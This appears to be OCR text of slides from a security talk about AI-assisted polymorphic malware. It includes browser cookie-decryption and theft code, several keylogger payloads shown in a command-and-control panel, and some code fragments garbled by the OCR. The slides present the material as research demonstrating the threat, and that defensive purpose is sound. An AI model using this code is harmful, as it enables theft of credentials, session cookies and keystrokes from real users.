
175 billion

100x

1.5 billion


https://ourworldindata.org/grapher/artificial-intelligence-parameter-count

# Offensive AI & MITRE Matrix



# Polymorphic Malware

A **malware** that **mutates** while keeping the original functionality intact




```
i
i
i
i
f

#
s
d
d

i



#
l

with open(local_state_file) as f:
    local_state = json.load(f)

encrypted_key = local_state['os_crypt']['encrypted_key']
new_enc = base64.b64decode(encrypted_key)[6:]

# Decrypting the encryption key
from Cryptodome.Protocol.KDF import PBKDF2
from Cryptodome.Hash import SHA256
password = b'peanuts'
key = PBKDF2(password, new_enc, dkLen=16, count=1003, prf=None)

# Connecting to the copied sqlite database
conn = sqlite3.connect(dest_file)
cursor = conn.cursor()

# Retrieving the cookies from the database
cursor.execute('SELECT host_key, name, value, encrypted_value FROM cookies')
cooki

# Dec
for c
    h
    n
    c
    d

# Upd
curso


conn.
```

```
#Decode base64 encoded string
decoded_key = base64.b64decode(enc_key)

#Store the encryption key from the 6th charater until the end in a new variable
new_enc = decoded_key[5:]

#Decrypt the value of the "new_enc" and store it into "dec_key"
dec_key = win32crypt.CryptUnprotectData(new_enc, None, None, None, 0)[1]

#Connect to the copied sqlite database using sqlite3 library and create a new cursor
db_path = os.path.join(dest_path, sqlite_file)
conn = sqlite3.connect(db_path)
c = conn.cursor()

#Execute the following sql query
c.execute("SELECT host_key, name, value, encrypted_value FROM cookies")
cookies = c.fetchall()

#Itterate over the results
for cookie in cookies:
```

```
is_secure =
```

```
#Store the encryption key from the 6th charater until the end in a new variable
new_enc = decoded_key[5:]

#Decrypt the value of the "new_enc" and store it into "dec_key"
dec_key = win32crypt.CryptUnprotectData(new_enc, None, None, None, 0)[1]
```

```
# Decrypting the encryption key
from Cryptodome.Protocol.KDF import PBKDF2
from Cryptodome.Hash import SHA256
password = b'peanuts'
key = PBKDF2(password, new_enc, dkLen=16, count=1003, prf=None)
```



| ☐ | Agent | Command | Args | Payload | Succeeded | Result | Error Result | Pulled | Is Checked |
|---|---|---|---|---|---|---|---|---|---|
| ☐ | Roy_DESKTOP-HRRI342_agent_Windows | KEY_LOGGING | | import win32api import win32console import win32gui import pythoncom, pyHook win = win32console.GetConsoleWindow() win32gui.ShowWindow(win, 0) def OnKeyboardEvent(event): if event.Ascii==5: _exit(1) if event.Ascii !=0 or 8: f = open('actions_cap.txt','r+') buffer = f.read() f.close() f = open('actions_cap.txt','w') keylogs = chr(event.Ascii) if event.Ascii == 13: keylogs = '/n' buffer += keylogs f.write(buffer) f.close() # create a hook manager object hm = pyHook.HookManager() hm.KeyDown = OnKeyboardEvent # set the hook hm.HookKeyboard() # wait forever pythoncom.PumpMessages() | ✓ | myPass412 | | ✓ | ✓ |
| ☐ | Roy_DESKTOP-HRRI342_agent_Windows | KEY_LOGGING | | import keyboard # pip install keyboard # Open the file for read and write file = open("actions_cap.txt", "w+") # Start recording keystrokes while True: try: # Get the keystroke keystroke = keyboard.read_key() # Write the keystroke to the file file.write(keystroke) # Flush the file file.flush() except KeyboardInterrupt: # Close the file file.close() break | ✓ | http://google.com | | ✓ | ✓ |
| ☐ | Roy_DESKTOP-HRRI342_agent_Windows | KEY_LOGGING | | # imports import keyboard import os # path of the file path = 'actions_cap.txt' # create an empty file if it doesn't exist if not os.path.exists(path): with open(path, 'w+') as f: f.write('') # write every keystroke to the file with open(path, 'r+') as f: while True: key_pressed = keyboard.read_key() f.write(key_pressed) f.flush() | ✓ | https://cyberark.com/ | | ✓ | ✓ |
| ☐ | Roy_DESKTOP-HRRI342_agent_Windows | KEY_LOGGING | | import win32api #Open the file f = open("actions_cap.txt", "w+") #Keep recording keystrokes until 'esc' is pressed while True: if win32api.GetAsyncKeyState(27): break else: for char in win32api.GetAsyncKeyState(0x0): if char > 1: f.write(chr(char)) f.flush() #Close the file f.close() | ✓ | GPT models are cool | | ✓ | ✓ |
| ☐ | Roy_DESKTOP-HRRI342_agent_Windows | KEY_LOGGING | | import keyboard # create actions_cap.txt file f = open('actions_cap.txt','w+') # write keystrokes to file while True: try: key = keyboard.read_key() f.write(key) f.flush() except: break # close file f.close() | ✓ | Rust tutorial | | ✓ | ✓ |

C&C Server

Copyright © 2021 Jonathan Arias - Admin LTE Template Almsaeed Studio. All rights reserved.

Version 0.2

## Changing Threat Landscape

## Identity is a Prime Target

## Malware Agnostic

# The Future of Security is Identity